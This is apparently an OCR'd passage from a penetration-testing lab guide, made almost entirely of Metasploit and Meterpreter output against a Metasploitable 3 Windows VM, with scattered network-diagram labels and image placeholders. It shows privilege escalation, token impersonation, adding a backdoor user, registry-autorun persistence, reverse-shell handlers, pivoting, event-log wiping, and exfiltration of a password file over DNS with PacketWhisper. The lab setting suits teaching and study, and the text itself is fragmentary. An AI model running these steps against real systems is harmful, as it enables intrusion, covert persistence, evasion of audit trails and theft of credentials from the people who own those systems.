 484   372   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
```

Running processes on the target system

```
meterpreter > run post/windows/manage/migrate

[*] Running module against VAGRANT-2008R2
[*] Current server process: spoolsv.exe (1076)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 1976
[+] Successfully migrated into process 1976
meterpreter >
```

```
meterpreter > upload /home/kali/vncviewer.exe c:\\
[*] uploading  : /home/kali/vncviewer.exe → c:\
[*] uploaded   : /home/kali/vncviewer.exe → c:\\vncviewer.exe
meterpreter >
```

```
meterpreter > shell
Process 4560 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

```
C:\>dir
dir
 Volume in drive C is Windows 2008R2
 Volume Serial Number is EC12-BBA8

 Directory of C:\

07/18/2021  02:20 AM    <DIR>          glassfish
07/18/2021  02:15 AM    <DIR>          inetpub
07/18/2021  02:39 AM                 0 jack_of_diamonds.png
07/18/2021  02:39 AM    <DIR>          startup
07/18/2021  02:23 AM    <DIR>          tools
07/18/2021  02:16 AM    <DIR>          Users
08/06/2021  08:53 AM           367,616 vncviewer.exe
07/18/2021  02:22 AM    <DIR>          wamp
07/18/2021  02:39 AM    <DIR>          Windows
10/07/2015  06:22 PM               226 __Argon__.tmp
               6 File(s)        368,151 bytes
              13 Dir(s)  48,141,541,376 bytes free
```

```
meterpreter > download c:\\jack_of_diamonds.png /home/kali/
[*] Downloading: c:\jack_of_diamonds.png → /home/kali/jack_of_diamonds.png
[*] download   : c:\jack_of_diamonds.png → /home/kali/jack_of_diamonds.png
```

```
meterpreter > getuid
Server username: VAGRANT-2008R2\vagrant
meterpreter > use priv
[!] The "priv" extension has already been loaded.
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
VAGRANT-2008R2\Administrator
VAGRANT-2008R2\sshd_server

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
```

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================

NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
VAGRANT-2008R2\sshd_server

Impersonation Tokens Available
========================================

NT AUTHORITY\ANONYMOUS LOGON
VAGRANT-2008R2\Administrator
```

```
meterpreter > impersonate_token VAGRANT-2008R2\\Administrator
[-] No delegation token available
[+] Successfully impersonated user VAGRANT-2008R2\Administrator
meterpreter >
meterpreter > getuid
Server username: VAGRANT-2008R2\Administrator
meterpreter >
```

```
meterpreter > getuid
Server username: VAGRANT-2008R2\Administrator
meterpreter >
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[-] incognito_list_tokens: Operation failed: Access is denied.
meterpreter >
```


```
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
meterpreter > list_tokens -u

Delegation Tokens Available
========================================

NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
VAGRANT-2008R2\Administrator
VAGRANT-2008R2\sshd_server

Impersonation Tokens Available
========================================

NT AUTHORITY\ANONYMOUS LOGON
```

```
meterpreter > shell
Process 3924 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
vagrant-2008r2\vagrant

C:\Windows\system32>net user pentester password1 /add
net user pentester password1 /add
The command completed successfully.


C:\Windows\system32>
```

```
meterpreter > background
[*] Backgrounding session 1...
msf6 >
```

```
msf6 exploit(windows/local/persistence) > exploit

[*] Running persistent module against VAGRANT-2008R2 via session ID: 1
[+] Persistent VBS script written on VAGRANT-2008R2 to C:\Windows\TEMP\KdAoNcIg.vbs
[*] Installing as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\nmFsvBDU
[+] Installed autorun on VAGRANT-2008R2 as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\nmFsvBDU
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/VAGRANT-2008R2_20210506.2408/VAGRANT-2008R2_20210506.2408.rc
```

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.30.1.28:87
[*] 172.30.1.21 - Meterpreter session 1 closed.  Reason: Died
[*] Sending stage (175174 bytes) to 172.30.1.21
[*] Session ID 2 (172.30.1.28:87 → 172.30.1.21:49229) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against VAGRANT-2008R2
[*] Current server process: WTFelz.exe (4740)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 800
[+] Successfully migrated into process 800
[*] Meterpreter session 2 opened (172.30.1.28:87 → 172.30.1.21:49229) at 2021-08-06 11:33:04 -0400

meterpreter >
```




```
meterpreter > arp

ARP cache
=========

    IP address         MAC address        Interface
    ----------         -----------        ---------
    10.11.12.1         08:00:27:af:c3:a0  19
    10.11.12.255       ff:ff:ff:ff:ff:ff  19
    172.30.1.1         08:00:27:ec:e7:d6  11
    172.30.1.20        08:00:27:9c:f5:48  11
    172.30.1.255       ff:ff:ff:ff:ff:ff  11
    224.0.0.22         00:00:00:00:00:00  1
```

```
meterpreter > ipconfig

Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:94:a4:89
MTU          : 1500
IPv4 Address : 172.30.1.21
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::ec85:165d:a4b5:c680
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
Interface 19
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter #2
Hardware MAC : 08:00:27:0a:6c:01
MTU          : 1500
IPv4 Address : 10.11.12.21
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::11d0:91a4:8197:d027
IPv6 Netmask : ffff:ffff:ffff:ffff::
```


```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway      Metric  Interface
    ------           -------          -------      ------  ---------
    10.11.12.0       255.255.255.0    10.11.12.21  266     19
    10.11.12.21      255.255.255.255  10.11.12.21  266     19
    10.11.12.255     255.255.255.255  10.11.12.21  266     19
    127.0.0.0        255.0.0.0        127.0.0.1    306     1
    127.0.0.1        255.255.255.255  127.0.0.1    306     1
    127.255.255.255  255.255.255.255  127.0.0.1    306     1
    172.30.1.0       255.255.255.0    172.30.1.21  266     11
    172.30.1.21      255.255.255.255  172.30.1.21  266     11
    172.30.1.255     255.255.255.255  172.30.1.21  266     11
    224.0.0.0        240.0.0.0        127.0.0.1    306     1
```

```
meterpreter > run post/multi/manage/autoroute

[!] SESSION may not be compatible with this module (incompatible session platform: windows)
[*] Running module against VAGRANT-2008R2
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.11.12.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 172.30.1.0/255.255.255.0 from host's routing table.
meterpreter >
```


```
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.11.12.20:          - 10.11.12.20:80 - TCP OPEN
[*] 10.11.12.20:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
meterpreter > clearev
[*] Wiping 494 records from Application...
[*] Wiping 1552 records from System...
[*] Wiping 1907 records from Security...
meterpreter >
```

```
kali@kali:~$ /usr/bin/exe2hex -x vncviewer.exe
[+] exe2hex v1.5.1
[i] Outputting to /home/kali/vncviewer.bat (BATch) and /home/kali/vncviewer.cmd (PoSh)
[+] Successfully wrote (BATch) /home/kali/vncviewer.bat
[+] Successfully wrote (PoSh) /home/kali/vncviewer.cmd
```




```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.30.1.29:4444
[*] Sending stage (175174 bytes) to 172.30.1.28
[*] Session ID 2 (172.30.1.29:4444 → 172.30.1.28:49680) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against BOB-PC
[*] Current server process: vncviewer.exe (1976)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 2724
[+] Successfully migrated into process 2724
[*] Meterpreter session 2 opened (172.30.1.29:4444 → 172.30.1.28:49680) at 2021-08-12 11:27:56 -0400

meterpreter > 
```



```
====  PacketWhisper Main Menu  ====

1) Transmit File via DNS
2) Extract File from PCAP
3) Test DNS Access
4) Help / About
5) Exit

Selection: 1

====  Prep For DNS Transfer - Cloakify a File  ====

Enter filename to cloak (e.g. payload.zip or accounts.xls): Paswords.txt
```

```
=======  Select PacketWhisper Transfer Mode  =======

1) Random Subdomain FQDNs  (Recommended - avoids DNS caching, overcomes NAT)
2) Unique Repeating FQDNs  (DNS may cache, but overcomes NAT)
3) [DISABLED] Common Website FQDNs    (DNS caching may block, NAT interferes)
4) Help

Selection: 1

Ciphers:

1 - akstat_io_prefixes
2 - cdn_optimizely_prefixes
3 - cloudfront_prefixes
4 - log_optimizely_prefixes

Enter cipher #: 3
```

```
Preview a sample of cloaked file? (y/n): y

dp3pgq1pd9lar.cloudfront.net
du7ofjn9z22gm.cloudfront.net
dynwyw5w0vf1o.cloudfront.net
dgkc2p8yw9p6r.cloudfront.net
dimoa1r75075q.cloudfront.net
dimoa1dnqw0il.cloudfront.net
dkxvd0v36jdm3.cloudfront.net
dnd4y0sm48c29.cloudfront.net
dnd4y02udnyn0.cloudfront.net
dnd4y0sw13g4l.cloudfront.net
dnd4y02888ic3.cloudfront.net
dnd4y0w5iewg4.cloudfront.net
dnd4y03uyufuo.cloudfront.net
d9rdxzaykpoxa.cloudfront.net
dwwnmqi0dgtua.cloudfront.net
dal3ttohesog2.cloudfront.net
dxxgka5syrwps.cloudfront.net
dp3pgq7lh3vtq.cloudfront.net
dt9as12oxdzbo.cloudfront.net
dnd4y0vydcp2q.cloudfront.net
```

```
Begin PacketWhisper transfer of cloaked file? (y/n): y

Select time delay between DNS queries:

1) Half-Second (Recommended, slow but reliable)
2) 5 Seconds (Extremely slow but stealthy)
3) No delay (Faster but loud, risks corrupting payload)

Selection (default = 1): 1
```

```
Administrator: Command Prompt - python  packetWhisper.py
*** UnKnown can't find dnd4y01xum0xn.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0oj9zjyx.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0uvg9kj7.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0prfebz1.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0e6q8i0d.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0ryg8t7f.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0b2vgkd3.cloudfront.net: No response from server
*** UnKnown can't find dgblebzbqgfxd.cloudfront.net: No response from server
*** UnKnown can't find dnd4y09398nfn.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0hzrlgqc.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0coyth9r.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0o9u7ilz.cloudfront.net: No response from server
*** UnKnown can't find d12aanh7u8930.cloudfront.net: No response from server
*** UnKnown can't find dbv4vgbhbo1nt.cloudfront.net: No response from server
*** UnKnown can't find d9a648fow4m3y.cloudfront.net: No response from server
*** UnKnown can't find dtmvzi42xjjj5.cloudfront.net: No response from server
*** UnKnown can't find dp3pgq6k68jyi.cloudfront.net: No response from server
*** UnKnown can't find dp2hkw9shjm9q.cloudfront.net: No response from server
*** UnKnown can't find dgblebjlypa11.cloudfront.net: No response from server
*** UnKnown can't find dkx21q8h1y5pf.cloudfront.net: No response from server
*** UnKnown can't find dzk09znaen40v.cloudfront.net: No response from server
*** UnKnown can't find dp2hkw6gvldlf.cloudfront.net: No response from server
*** UnKnown can't find dpa7rnjayesnc.cloudfront.net: No response from server
```

Source	Destination	Protocol	Length	Info
172.30.1.21	172.30.1.29	DNS	84	Standard query 0x0001 PTR 29.1.30.172.in-addr.arpa
172.30.1.29	172.30.1.21	ICMP	112	Destination unreachable (Port unreachable)
172.30.1.21	172.30.1.29	DNS	88	Standard query 0x0002 A dnd4y0iz5sewm.cloudfront.net
172.30.1.21	172.30.1.29	DNS	88	Standard query 0x0003 AAAA dnd4y0iz5sewm.cloudfront.net
172.30.1.29	172.30.1.21	ICMP	116	Destination unreachable (Port unreachable)
172.30.1.21	172.30.1.29	DNS	88	Standard query 0x0004 A dnd4y0iz5sewm.cloudfront.net
172.30.1.29	172.30.1.21	ICMP	116	Destination unreachable (Port unreachable)
172.30.1.21	172.30.1.29	DNS	88	Standard query 0x0005 AAAA dnd4y0iz5sewm.cloudfront.net
172.30.1.21	172.30.1.29	DNS	84	Standard query 0x0001 PTR 29.1.30.172.in-addr.arpa
172.30.1.29	172.30.1.21	ICMP	112	Destination unreachable (Port unreachable)
172.30.1.21	172.30.1.29	DNS	88	Standard query 0x0002 A dnd4y0zt2wb7t.cloudfront.net
172.30.1.29	172.30.1.21	ICMP	116	Destination unreachable (Port unreachable)
172.30.1.21	172.30.1.29	DNS	88	Standard query 0x0003 AAAA dnd4y0zt2wb7t.cloudfront.net

```
===  PacketWhisper Main Menu  ===

1) Transmit File via DNS
2) Extract File from PCAP
3) Test DNS Access
4) Help / About
5) Exit

Selection: 2
```


```
===  Extract & Decloakify a Cloaked File  ===

IMPORTANT: Be sure the file is actually in PCAP format.
If you used Wireshark to capture the packets, there's
a chance it was saved in 'PCAP-like' format, which won't
here. If you have problems, be sure that tcpdump/WinDump
can read it manually:   tcpdump -r myfile.pcap

Enter PCAP filename: capture_file.pcap
```


```
What OS are you currently running on?

1) Linux/Unix/MacOS
2) Windows

Select OS [1 or 2]: 1
reading from file capture_file.pcap, link-type EN10MB (Ethernet),
```


```
=======  Select PacketWhisper Cipher Used For Transfer  =======

1) Random Subdomain FQDNs  (example: d1z2mqljlzjs58.cloudfront.net)
2) Unique Repeating FQDNs  (example: John.Whorfin.yoyodyne.com)
3) [DISABLED] Common Website FQDNs    (example: www.youtube.com)

Selection: 1
```

```
Ciphers:

1 - akstat_io_prefixes
2 - cdn_optimizely_prefixes
3 - cloudfront_prefixes
4 - log_optimizely_prefixes

Enter cipher #: 3

Extracting payload from PCAP using cipher: ciphers/subdomain_randomizer_scripts/cloudfront_prefixes

Save decloaked data to filename (default: 'decloaked.file'):

File 'cloaked.payload' decloaked and saved to 'decloaked.file'

Press return to continue...
```

```
kali@kali:~/PacketWhisper$ cat decloaked.file
Administrator
Vagrant
Test
```


Metasploitable 3
(Windows)
1
OWASP BWA
(Web Server)
172.30.1.21
08-00-27-94-A4-89
172.30.1.24
08-00-27-BA-1F-FE
Metasploitable 3
(Windows)
OWASP BWA
(Web Server)
172.30.1.21
08-00-27-94-A4-89
172.30.1.24
08-00-27-BA-1F-FE
2
2
Attacker
(Kali Linux)
172.30.1.29
08-00-27-9C-F5-48


Metasploitable 3
(Windows)
OWASP BWA
(Web Server)
172.30.1.21
08-00-27-94-A4-89
172.30.1.24
08-00-27-BA-1F-FE
Attacker
(Kali Linux)
172.30.1.29
08-00-27-9C-F5-48



Metasploitable 3
(Windows)
OWASP BWA
(Web Server)
172.30.1.21
08-00-27-94-A4-89
172.30.1.24
08-00-27-BA-1F-FE
Attacker
(Kali Linux)
172.30.1.29
08-00-27-9C-F5-48

